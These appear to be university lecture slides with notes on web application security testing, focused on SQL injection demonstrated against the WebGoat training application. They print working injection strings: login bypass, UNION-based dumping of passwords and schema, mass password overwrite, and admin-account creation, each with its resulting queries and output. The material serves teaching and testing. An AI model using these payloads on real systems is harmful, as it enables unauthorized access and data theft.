

Web Application Security Testing – Part 1/3

Prof. Dr. Marc Rennhard, Dr. Stephan Neuhaus
Institut für angewandte Informationstechnologie InIT
ZHAW School of Engineering
rema | neut @zhaw.ch


Content

- **Introduction** to web application security testing
- **Finding and exploiting vulnerabilities** in web applications
 - **Injection attacks** (SQL injection, OS command injection, JSON / XML injection)
 - **Broken authentication and session management**
 - **Cross-Site Scripting** (reflected, stored, DOM-based)
 - **Broken access control**
 - **Sensitive data exposure**
 - **Cross-Site Request Forgery**
 - Several additional vulnerabilities / attacks are documented in the (optional) appendix
- For all vulnerabilities, we will look at the following:
 - **Explanation** of the technical details of a vulnerability
 - How vulnerabilities can be **detected**
 - How vulnerabilities can be **exploited**
 - Helpful **tools** to find and exploit vulnerabilities

Goals

- You understand the **importance of security testing** of web applications
- You **know and understand various vulnerabilities and corresponding attacks** that exist in the context of web applications
- You can **analyze web applications to find and exploit vulnerabilities** on your own
- You **know and understand** the possibilities of **tools** that can be used to find and exploit vulnerabilities and **can use them** appropriately

- **Security activity** covered in this chapter:



Introduction to Web Application Security Testing

- **Attacks against web applications** happen very frequently, for multiple reasons:
 - There exists a **huge number of web applications**
 - This makes it **attractive for attackers to learn** how to attack web applications, because once they have acquired the skills, they can use them to try to attack **very many potential targets**
 - As a result of this, there exist **a lot of attackers that are capable** to attack web applications – and they are using this to carry out frequent attacks
 - Web applications often provide access to **valuable information and critical processes** (e-banking, e-commerce, social media, etc.)
 - There often exists **potential financial gain** for attackers, which further increases the attractiveness of web applications as attack targets
 - The **security of web applications is often quite poor** and attacking them is often relatively easy
 - This also increases the popularity of web applications as attack targets because the **skills required to attack the «easy targets» are relatively low**
- Consequently, **security testing of web applications is very important** as it can uncover many vulnerabilities before an application is fielded


Other Applications / Services

- Many of the vulnerabilities in web applications can be found in similar form in other applications / services
- E.g., problems related to injection attacks, authentication, or access control etc. can also exist in other applications
- This means that while we are using web applications as the “example application” in this chapter, many of the vulnerabilities and attacks have general relevance for security testing

Valuable Information and Critical Processes

- It may be possible to do illegitimate transactions in an e-banking application.
- It may be possible to steal credit card data from an e-commerce application and sell them on the darknet.
- It may be possible to steal personal user data from a social media platform, to sell this data on the darknet or to abuse it in targeted social engineering attacks.

Web Application Basics (1)





- To use a web application, users (the browser) send **HTTP requests**
- A request either addresses a **static** (e.g., HTML page, image) or an **active** (e.g., Java servlet, PHP script) **resource** in the web application
- If a **static resource** is addressed, no specific processing is done by the web application and the resource is directly sent back to the browser
- If an **active resource** is addressed, the web application does more extensive processing of the request, which also often involves **database accesses** (e.g., get product search results, do payment,...)
- Once the **active resource** has completed processing the request, the **corresponding result** is sent back to the browser in an **HTTP response** (e.g., a dynamically generated HTML page, JSON data,...)
- Finally, the **browser processes** the content of the HTTP response (e.g., display the HTML page, integrates the JSON data into the web page,...)

Web Application Basics

Depending in the type of web applications, the content of HTTP requests and responses differs. In traditional web applications, requests mainly use GET and POST and the web application serves mainly HTML pages (statically and dynamically generated) and images. In modern web applications, e.g., applications that use a lot of JavaScript code in the browser such as single page applications or web applications that do a lot of AJAX calls in the background, requests also include, e.g., PUT and DELETE requests and the web application often serves responses that contain JSON data (served by a REST API), which is then processed by JavaScript code in the browser. But in the end, the life cycle of a request is always the same: The browser sends HTTP requests, these requests are processed within the web application, which serves the response in an HTTP request. And the browser then processes the content of the HTTP response.

Web Application Basics (2)

- Most web application vulnerabilities are based on the fact that **users can submit data to the web application**, which then is processed
- In the browser, the data is typically entered via **web forms**
- In «traditional web applications», where the web application mainly serves complete web pages, the entered values are sent to the web application by including them as **parameters** (name-value pairs) in either **GET or POST requests**:



```
GET /path/login?username=Pete&password=tz-2_Vx8 HTTP/1.1
...
```

```
POST /path/login HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 31

username=Pete&password=tz-2_Vx8
```

Resources and Parameters

The resource (here, e.g., a servlet with name login) is specified - like any web resource - using its URL. Parameters are passed using name/value pairs; multiple parameters are separated with '&'. If the parameters are passed as GET parameters, the URL is followed by a '?', which is followed by the parameters. With a POST request, the parameters are inserted in the content-part.

Web Application Basics (3)

- In «modern web applications» that rely heavily on JavaScript code in the browser and asynchronous requests to REST APIs using JSON data, **additional request types** are used (e.g., PUT, DELETE):

```
POST /path/products HTTP/1.1           // create a new product
{"product-id":3743, "description":"iPad", "price":1295.00}
```

```
PUT /path/products/3743 HTTP/1.1        // modify a product
{"description":"iPad Turbo", "price":1495.00}
```

```
DELETE /path/products/3743 HTTP/1.1     // delete a product
```

- **In the end, it does not matter what request types are used in a web application, because as long as a request includes data that can be chosen by the user (the attacker), the request may be used for attacks**
- In the remainder of this chapter, we mainly use **traditional web applications to demonstrate** the different attacks
 - Mainly because there exist several deliberately insecure traditional web applications for demonstration purposes
 - But remember that everything discussed here is also valid in the context of modern web applications – and also mobile apps that use REST APIs!

Other Ways to Send Data to the Web Application

The approach illustrated on the previous slide is the typical, classic way how data is sent to the web application. However, as illustrated on this slide, there are also other ways, e.g., by using a RESTful web service API on the server side. In this case, data are usually sent as JSON data and besides GET and POST, there are also PUT, DELETE and PATCH requests. However, security-wise this does not really change anything because in any case, we are sending user data to the web application which is then interpreted on the server-side.

Resources for Web Application Security Testing

- There is **no official standard** that categorizes vulnerabilities or that should be used as the basis for web application security testing
 - But there are some resources that can be used as basis
- Among the best resources for web application security is the *Open Web Application Security Project* (OWASP), which provides **guidelines** (best practices) and **tools**, e.g.
 - OWASP **Top Ten** Project: Basically a structured list of the ten most critical web application security vulnerabilities
 - OWASP **Testing Guide**: Guide for security testing of web applications
 - OWASP **WebGoat**: A deliberately insecure web application for hands-on training about web application security testing



2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*

Resources

OWASP: <https://owasp.org>

OWASP Top Ten: <https://owasp.org/www-project-top-ten/>

Injection Attacks

Injection Attacks

- Vulnerabilities that allow injection attacks can occur when an application accepts data (from a user or another system), which is then **interpreted**, e.g.
 - Data that is used in **SQL commands**, which are interpreted by a DBMS
 - Data that is used in **OS commands**, which are interpreted by the underlying operating system
 - Data that is used in **JSON / XML data structures**, which are interpreted by a JSON / XML parser
 - ...
- The **impact of injection attacks is usually very high** as they often **allow** reading or manipulating sensitive data or **accessing the underlying OS**


- Basic idea: Attacker manages to access data in the back-end database that he should not be allowed to access
 - This access can include read access (*SELECT*) and write access (*INSERT*, *UPDATE*, *DELETE*)
- SQL injection vulnerabilities can occur in any web application that receives data (e.g., from the users) and uses this data in SQL queries to access the database
 - This is case with virtually every web application, which means SQL injection is a potential risk in virtually every web application
- If a web application is indeed vulnerable, the problem is usually because the web application builds the SQL queries in a wrong way
 - Typically, this means the web application puts together SQL queries with string concatenation by directly using the data it receives from the users
 - This very likely allows an attacker to manipulate the generated SQL query according to his wishes

SQL Injection – Login (1)

- A web application stores employees in the table *employee*:

userid	password	first_name	last_name
101	larry	Larry	Stooge
105	tom	Tom	Cat
112	socks	Neville	Bartholomew

- To authenticate, a user sends his credentials to the web application
 - We assume there exists a servlet with name *login*, which receives the data and includes it in an SQL query to check the correctness of user logins



- Assume the following code is used to check whether the login is successful:

```
if (returned rows contain the userid) {
    // accept login, use the correspon-
    // ding row to identify the user
} else {
    // reject login
}
```

Building the SELECT Statement

Note that we assume that the query is built by using string concatenation, e.g., as follows:

```
String query = "SELECT * FROM employee WHERE userid=" + submitted_userid +
               " AND password='" + submitted_password + "'"
```

Passwords

Of course, the passwords in the table are extremely insecure, but that's because they are chosen in this way in the WebGoat application that's used for demonstration purposes.

userid

In this example the userid is chosen with a droplist that is prefilled with all employees. In the background, the chosen user is replaced with the corresponding userid.

Checking the Number of returned Rows

You can argue that one should also check that the number of returned rows is 0 or 1, However, in practice, it's often implemented as described above, i.e., by using a while loop and going over all returned rows until the one with the desired userid is found (login successful) or not (login invalid).

However, even if it is checked that only 0 or 1 rows are returned, the attack on the next slide still may work, by using ' OR userid=112-- for the password. In this case, the WHERE clause becomes WHERE userid=112 AND password='' OR userid=112 (you will learn about the meaning of -- later in this chapter). This will resolve to TRUE only in the case of the row that contains the userid 112, so only one row (and not all rows) is returned and this row corresponds to the row user userid 112.

SQL Injection – Login (2)

- What happens if **Neville** logs in:
 - `GET /path/login?userid=112&password=socks HTTP/1.1`
 - Resulting SQL query:

```
SELECT * FROM employee  
WHERE userid=112 AND password='socks'
```

- This returns **one row corresponding to Neville** and login is accepted



- What happens if an **attacker** logs in:
 - He can do a **brute force attack**: try a lot of different passwords
 - `GET /path/login?userid=112&password=guess HTTP/1.1`
 - Resulting SQL query:

```
SELECT * FROM employee  
WHERE userid=112 AND password='guess'
```

* Login failed

- But this – if Neville's password is strong – will most likely never work

Vulnerability

The example above uses the OWASP WebGoat application (version 5.2). The WebGoat lesson used here is *Injection Flaws* → *LAB: SQL Injection* → *Stage 1: String SQL Injection*.

Note that WebGoat also exists in more recent versions. However, version 5 is used in this chapter as it contains a lot of vulnerabilities that are perfectly suited to illustrate the different security attacks discussed in this chapter.

SQL Injection – Login (3)

- What happens if a clever attacker logs in:

- He tries to manipulate the SQL query such that it always returns the row corresponding to Neville
- With logins, this sometimes works with the password ' OR ''='
- GET /path/login?userid=112&password=' OR ''=' HTTP/1.1
- Resulting SQL query:

```
SELECT * FROM employee
WHERE userid=112 AND password='' OR ''='
```

always TRUE, for all rows in *employee*



- Since the WHERE clause is always true, the query returns all rows
- As the row of Neville is also returned, the attacker gets access as Neville

- Why the name SQL injection? → because the attacker has «injected own SQL code», which changed the semantics of the query

Explanation of the WHERE Clause

In SQL, AND usually has higher precedence than OR. Therefore, the WHERE clause is evaluated as follows:

- `userid=112 AND password='' OR ''='` is reduced to `FALSE OR ''='` because the AND-clause is evaluated first and `'userid=112 AND password=''` is FALSE for all the rows in the table (assuming no user has the empty string as the password).
- The resulting expression `FALSE OR ''='` is the same as `FALSE OR TRUE` because `''='` obviously is TRUE. And `FALSE OR TRUE` is reduced to TRUE. Therefore, the WHERE clause is always true, for all rows in the table.

Unknown username / userid

In practice, valid userids or usernames are not always known. But even in these cases, the described attack sometimes works. One trick in such a case is to use the string ' OR ''=' for both the userid / username and the password. Depending on how the SQL query and the password check is implemented, it may work and the attacker then usually gets the identity of the first user in the table (which is often a special user such as an administrator). With numeric userids, one can also guess valid userids.

Hashed Passwords

The attack above most likely won't work in this way if the passwords are stored in hashed form. But by adapting the attack, it may still work. For instance, if the received password is first hashed by the web application before it is inserted in the SQL query, the attack may still work by using 112-- for the username and anything for the password. Everything after -- will be ignored by the DBMS (see later) and the query basically is reduced to `SELECT * FROM employee WHERE userid=112`. This would then of course also work with plaintext passwords and would have the additional benefit that it only returns exactly one row – so in case the number of returned rows is checked by the web application to make sure it exactly correspond to one, then this would also work while the attack in the slide above won't work, as this one returns all rows in the table. Note, however, that in this particular case here, using 112-- for the userid won't work, as the application checks that the submitted value is of type int. If the application were implemented so that a username would be submitted instead of a user id, the attack with -- after the username would likely work as the username would only have to correspond to a string and appending -- would still be a valid string.

There's another trick that may help with hashed (and salted) passwords. Assume that the table *employee* contains columns *userid*, *salt*, *hash*, *first_name* and *last_name*. Also assume that the SQL statement fetches the row that corresponds to the username of the user that wants to authenticate: `SELECT * FROM employee WHERE userid=112` (built again in an insecure way using string concatenation, using the *userid* received in the request). Based on this, the application computes the password hash using the salt value from the received row in the DB and the password received in the request, and compares this computed hash with the one received in the row from the DB. If they are equal, login is accepted. Overall, ignoring the SQL injection vulnerability, this is a secure approach. Now let's assume the attacker knows how the columns of the table *employee* are arranged and how the salting & hashing algorithms work. In this case, the attacker can pick a salt value (s), a password (p) and compute the hash value (h) based in this. Next, the attacker sends the chosen password (p) for the *password* parameter and the following for the *userid* parameter value in the login request to the web application (assuming *userid* 1000 does not exist): `1000 UNION SELECT 112, s, h, 'Neville', 'Bartholomew'`. This will return one row from the table and the following password check using s, p and h should be successful. Note that in principle, the same attack can also be done in the current case, where no salting & hashing is used: Just use p for the *password* parameter and the following for the *userid*: `1000 UNION SELECT 112, p, 'Neville', 'Bartholomew'`.

Testing for SQL Injection Vulnerabilities (1)

- As mentioned before, SQL injection vulnerabilities usually occur because the web application builds SQL queries with **string concatenation by directly using the data it receives from the user**
- **A good way to test this is by inserting a single quote character (') in the web form fields that are likely used to build SQL queries**
 - If SQL queries are built as described above, this typically produces a syntactically invalid query
 - If the invalid query is executed, this triggers an error within the DBMS (and maybe also in the web application)
- If we **manage to detect this error**, then this is a very strong indication that an SQL injection vulnerability exists
 - **Different ways to detect this: Response includes an SQL error message, erroneous screen layout, HTTP error codes (500 internal server error), etc.**

Testing for SQL Injection Vulnerabilities (2)

- Example: **Java code segment** in the web application to create a query:

```
String query = "SELECT * FROM user_data WHERE last_name = '" +  
request.getParameter("last_name") + "'";
```

- User enters an **«expected» input**, which produces a syntactically correct query:

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

- **An attacker that probes for SQL injection vulnerabilities:**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = ''
```

- **This query is syntactically not correct**
- If submitted to the database, the query **will result in an SQL error**
- **If the attacker can detect that an error happened, this is a strong indication that the application is vulnerable**

`request.getParameter("last_name")`

The code could be part of a servlet and `request.getParameter("last_name")` returns the value of the GET or POST parameter with name `last_name`.

Testing for SQL Injection Vulnerabilities (3)

- Inserting a **well-formed name** in the previous example produces the following result:

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- Inserting a quote character returns an **SQL error message**, which is a strong indication for an **SQL injection vulnerability**

Enter your last name:

```
SELECT * FROM user_data WHERE last_name = '']
```

Unexpected end of command in statement [SELECT * FROM user_data WHERE last_name = '']

- In this case, we are very lucky as the response even contains the **malformed query**

Vulnerability

The example above uses the OWASP WebGoat application (version 5.4). The WebGoat lesson used here is *Injection Flaws → String SQL Injection*.

What if no Error can be Detected

Errors are very helpful for the attackers but usually, attacks also can be done if there's no indication of errors leaked to the attacker. If that's the case, then one simply goes on with the attack as described on the next slides (so one basically hopes that the vulnerability is there), but one can also use other tricks to quickly test whether there's a vulnerability. One such trick is to use ' OR ''=' in the search field (or ' OR 1=1--). One would expect no results as there's certainly no user with such a last name. However, in this case, all rows will be returned as the WHERE clause will be true for all rows. For the attacker, this is another clear indication that the query very likely is built with string concatenation and by directly using the data received from the user (without escaping critical control characters such as ' character).

Exploiting an SQL Injection Vulnerability (1)

- We want to **exploit the vulnerability** to retrieve all users and their passwords stored in the database
- Our strategy is to **combine** the predefined SELECT statement with a **second** SELECT statement, which is used to access the desired data
- With most DBMS, this can be done with the **UNION keyword**
 - UNION can be used to merge the result sets of two SELECT statements into one result set
 - «Abusing» the UNION keyword is a very common attack strategy when doing SQL injection
- **When using UNION, then the following conditions must be true**
 - Both SELECT queries must return the **same number of columns**
 - The **data types** of the individual columns **must match** (or be implicitly convertible)

Data Types of Columns must Match

For instance, if the first SELECT statement returns an INT as the first column and the second returns a VARCHAR as the first column, this won't work as VARCHAR cannot be implicitly converted to INT. However, if the first SELECT statement returns a VARCHAR as the first column and the second returns an INT as the first column, then it works because INT can be implicitly converted to VARCHAR.

Exploiting an SQL Injection Vulnerability (2)

- Executing this attack **requires two steps**:
 - **Step 1**: Find out the **number of columns** returned by the predefined SELECT statement
 - **Step 2**: Carry out the **actual attack** to access the desired data
- Step 1: The returned HTML table displays 7 columns, so it's likely the predefined SELECT statement also returns **7 columns**

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0

- This can be verified by inserting the following in the search field:

Smith' UNION SELECT 1,2,3,4,5,6,7 FROM user_data WHERE ' ' = ' '

Finish the first
SELECT state-
ment in the pre-
defined query

Second SELECT statement, which
should be combined with the first
(predefined) SELECT statement
using UNION

Handle last
quote of the
predefined
query

Table *user_data*

We already know from the displayed query that there is a table *user_data* table, so we use it for this first test to check (1) if UNIONs really work and (2) to check the number of selected columns.

Depending on the DBMS, the FROM is necessary or not. HSQLDB, which is used by Webgoat, requires this, even if «a row of constant values» is selected. Other DBMS do not require this. For instance with MySQL, the statement above could be written without the *FROM user_data*.

Exploiting an SQL Injection Vulnerability (3)

- Receiving this, the web application generates the following query:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION SELECT  
1,2,3,4,5,6,7 FROM user_data WHERE '' = ''
```

- The **response** of the web application is as follows:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	2	3	4	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

- This **tells us** the following:
 - The query indeed returns **7 columns**
 - The columns are inserted **in the same order** as returned by the query

- Using a **wrong number of columns** results in an error:

Column count does not match in statement [SELECT * FROM user_data WHERE last_name = 'Smith' UNION SELECT 1,2,3,4,5,6,7,8 FROM user_data WHERE '' = '']

- In this case, just try different numbers of columns until it works

Exploiting an SQL Injection Vulnerability (4)

- Step 2: To carry out the attack, assume we know that the information we are interested in can be found in columns *userid*, *first_name*, *last_name* and *password* in the table *employee*

- String to insert to carry out the attack:

```
Smith' UNION SELECT userid,first_name,last_name,password,5,6,7 FROM employee WHERE '' = ''
```

- Query generated by the web application:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION SELECT userid,first_name,last_name,password,5,6,7 FROM employee WHERE '' = ''
```

- Result presented to the attacker:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	larry	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	moe	5	6	7
103	Curly	Stooge	curly	5	6	7
104	Eric	Walker	eric	5	6	7
105	Tom	Cat	tom	5	6	7

Exploiting an SQL Injection Vulnerability (5)

- Syntactical correctness of the query can be achieved even easier
 - By using SQL comments with --
 - Everything following the comment mark (--) will be ignored

```
Smith' UNION SELECT userid,first_name,last_name,password,5,6,7  
FROM employee-- 1 Space at the end is important
```

- Query generated by the web application:

```
SELECT * FROM user_data WHERE last_name = 'Smith' UNION SELECT  
userid,first_name,last_name,password,5,6,7 FROM employee--'
```

- Result is the same as before:

-- ' is ignored

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	larry	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	moe	5	6	7
103	Curly	Stooge	curly	5	6	7
104	Eric	Walker	eric	5	6	7
105	Tom	Cat	tom	5	6	7

Getting Information about the Database Schema (1)

- In the previous example, we assumed the attacker knows the names of the database tables and columns he wants to access
 - But in reality, the attacker somehow has to find out this information
- There are different ways to achieve this:
 - With open source products, this information is easily available
 - Try to guess likely names (e.g., columns *userid*, *password* in table *User*)
 - Sometimes, it is possible to get this information from system tables provided by the DBMS
 - MySQL: *TABLES* and *COLUMNS* in schema *INFORMATION_SCHEMA*
 - MS SQL Server: *sysobjects* and *syscolumns*
 - Accessing the information in these tables is also done via SQL injection
- The example application we have been using so far uses HSQLDB, which is a Java-based database and which provides system tables:
 - The schema is called *INFORMATION_SCHEMA*
 - Table names are in table *SYSTEM_TABLES*
 - Column names are in table *SYSTEM_COLUMNS*

MySQL and INFORMATION_SCHEMA.TABLES and .COLUMNS

Each MySQL user has the right to access these tables, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges (e.g., SELECT). As a result, it is usually possible to get schema information with SQL injection when MySQL is used – provided an SQL injection vulnerability exists.

See <http://dev.mysql.com/doc/refman/5.5/en/information-schema.html>

Getting Information about the Database Schema (2)

- To access the information in the system tables, we exploit the **same SQL injection vulnerability** that we have used so far
- Getting all **table names**:

```
Smith' UNION SELECT 1, TABLE_NAME, 3, 4, 5, 6, 7 FROM  
INFORMATION_SCHEMA.SYSTEM_TABLES --
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	AUTH	3	4	5	6	7
1	EMPLOYEE	3	4	5	6	7
1	MESSAGES	3	4	5	6	7
1	MFE_IMAGES	3	4	5	6	7

- Question: Why is *TABLE_NAME* used in the **second column** of the inserted SELECT statement and not in the first?

Because the first column userID expects an int, but TABLE_NAME is a String

Getting Information about the DB Schema

Note that this can always be done as one does not have to know anything about specific tables or columns. One only has to know the used DBMS, but this information can sometimes be extracted from error message or simply brute forced.

Getting Information about the Database Schema (3)

- Getting all column names of table *EMPLOYEE*:

```
Smith' UNION SELECT 1,COLUMN_NAME,3,4,5,6,7 FROM  
INFORMATION_SCHEMA.SYSTEM_COLUMNS WHERE TABLE_NAME = 'EMPLOYEE'--
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
1	ADDRESS1	3	4	5	6	7
1	ADDRESS2	3	4	5	6	7
1	CCN	3	4	5	6	7
1	CCN_LIMIT	3	4	5	6	7
1	DISCIPLINED_DATE	3	4	5	6	7
1	DISCIPLINED_NOTES	3	4	5	6	7
1	EMAIL	3	4	5	6	7
1	FIRST_NAME	3	4	5	6	7
1	LAST_NAME	3	4	5	6	7
1	MANAGER	3	4	5	6	7
1	PASSWORD	3	4	5	6	7
1	PERSONAL_DESCRIPTION	3	4	5	6	7
1	PHONE	3	4	5	6	7
1	SALARY	3	4	5	6	7
1	SSN	3	4	5	6	7
1	START_DATE	3	4	5	6	7
1	TITLE	3	4	5	6	7
1	USERID	3	4	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

SQL Injection – Exercise

- Java code segment in the web application to create a query:

```
String query =  
"SELECT productName, productDescription, productPrice FROM product  
WHERE productName LIKE '%" + request.getParameter("product_name") + "%'  
AND productPrice >= " + request.getParameter("min_product_price");
```


- Assume an attacker wants to abuse this to read columns *salary*, *firstName*, and *lastName* of all rows in table *employee*
- Question: **What injection string** should the attacker use to achieve this goal – and for **which parameter**?

Exploiting an SQL Injection Vulnerability (6)

- Depending on how DB-access is implemented in the web application, it may be possible to **add arbitrary queries**

- Example: Append an UPDATE query to **change all passwords to *foo***

```
Smith'; UPDATE employee SET password = 'foo'--
```

; terminates first query

- **Query** generated by the web application:

```
SELECT * FROM user_data WHERE last_name = 'Smith';  
UPDATE employee SET password = 'foo'--
```

- Assuming multiple queries can be sent to the database, this should result in changing all passwords

Exploiting an SQL Injection Vulnerability (7)

- Executing the attack does not tell us if the attack was successful...

Enter your last name:
 SELECT * FROM user_data WHERE last_name = 'Smith'; UPDATE employee SET password = 'foo'--
 ResultSet is closed

- ...but accessing the data again using our «old UNION trick»...

`Smith' UNION SELECT userid,first_name,last_name,password,5,6,7 FROM employee--`

- ...shows that the passwords were indeed changed

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Larry	Stooge	foo	5	6	7
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
102	Moe	Stooge	foo	5	6	7
103	Curly	Stooge	foo	5	6	7
104	Eric	Walker	foo	5	6	7
105	Tom	Cat	foo	5	6	7

- Note that in practice, this only works relatively rarely
 - E.g., in Java, it only works if the developer uses *executeBatch()* instead of *executeQuery()* to access the database
 - Nevertheless, it's never a bad idea to try this during testing...

Multiple Queries in Java

In Java, one typically uses *executeQuery()* or *updateQuery()* of the *Statement* class, which only allow a single query. *executeBatch()* works with multiple queries, though.

SQL Injection on INSERT queries (1)

- Another option is **abusing INSERT queries** to insert additional data

- Assume that a web application uses a table *User* to store the users

type	username	password
admin	Pete	tz-2_Vx8
user	John	hogeldogel
user	Linda	foo_bar

- The web application offers a page, where users can register themselves by providing **username and password**
- The web application uses the provided username and password to **create a normal user account** using this statement:

```
INSERT INTO User (type, username, password)
VALUES ('user', ' ', ' ')
```

For *username* and *password*, the values provided by the user are used (with string concatenation)

SQL Injection on INSERT queries (2)

- This can be abused by an attacker to create an admin account by submitting the following for username the password:

- Username: Normaluser
- Password: userpass'), ('admin', 'Superuser', 'adminpass')--

- Query generated by the web application:

```
INSERT INTO User (type, username, password) VALUES ('user', 'Normaluser', 'userpass'), ('admin', 'Superuser', 'adminpass')--')
```

- This is a valid INSERT query that inserts two rows:

type	username	password
admin	Pete	tz-2_Vx8
user	John	hogeldogel
user	Linda	foo_bar
user	Normaluser	userpass
admin	Superuser	adminpass

Hashed Passwords

Does such an attack also work with salted and hashed passwords? Probably yes. Assume that the application receives *username* and *password*. Then, it creates a *salt* value and builds the password *hash* over the generated *salt* and the received *password*. Then, it uses the following (insecure) INSERT statement where it uses the received *username* and the created *salt* and computed *hash* values for the three placeholders at the end:

```
INSERT INTO User (type, username, salt, hash) VALUES ('user', ' ', ' ', ' ')
```

Now, the attacker submits the following, where *adminsalt* and *adminpass* result in *adminhash*:

Username: Normaluser1', 'salt1', 'hash1'), ('admin', 'Superuser', 'adminsalt', 'adminhash'), ('user', 'Normaluser2

Password: userpass

The resulting INSERT statement is the following:

```
INSERT INTO User (type, username, salt, hash)
VALUES ('user', 'Normaluser1', 'salt1', 'hash1'),
       ('admin', 'Superuser', 'adminsalt', 'adminhash'),
       ('user', 'Normaluser2', 'salt', 'hash')
```

As a result, the attacker can now get admin access by authenticating with username *Superuser* and password *adminpass*.


- There are **various tools** that can assist in finding and exploiting SQL injection vulnerabilities, e.g.
 - To **automate testing different UNION SELECT... variants** to find out the number of columns returned by the predefined SELECT statement
 - To **automatically find** SQL injection vulnerabilities
 - To **automatically find and exploit** SQL injection vulnerabilities
- In general, it's a **good idea to use such tools** to automate tedious work, but it's also important to **realize the limitations** of them
 - Especially fully automated tools can certainly detect some vulnerabilities, but a **skilled security tester is usually (significantly) superior** to them
 - Sometimes, they create **false positives**, so manual verification is always needed

SQL Injection – *Burp Suite* (1)

- One very versatile web application security testing tool is *Burp Suite* (or short *Burp*)
- The community version, which offers already several features is **free**
 - The professional version is USD 399/year – a good investment for serious penetration testers
- *Burp Suite* operates as a **local proxy** between browser and server and can intercept, manipulate and forward requests and responses
 - It also records all requests and responses and allows performing further tests with them

SQL Injection – *Burp Suite* (2)

- Remember the **UNION SELECT...** attack we performed?
- We now automate the step to **find the number of columns returned by the predefined SELECT statement** using the *Burp Intruder* functionality
- First, capture the **search request** and send it to the *Intruder*



Steps to Perform

- Go to WebGoat lesson *Injection Flaws* → *String SQL Injection*
- Enter *test* and submit request
- In Burp Target tab, right click the request and select *Send to Intruder*
- In Intruder, select *Position* tab, clear markings and add one to the value *test*
- Select *Payload* tab and load *sql_union.txt*
- Select *Options* tab and set *threads* to 1 and *throttle* to 500 ms
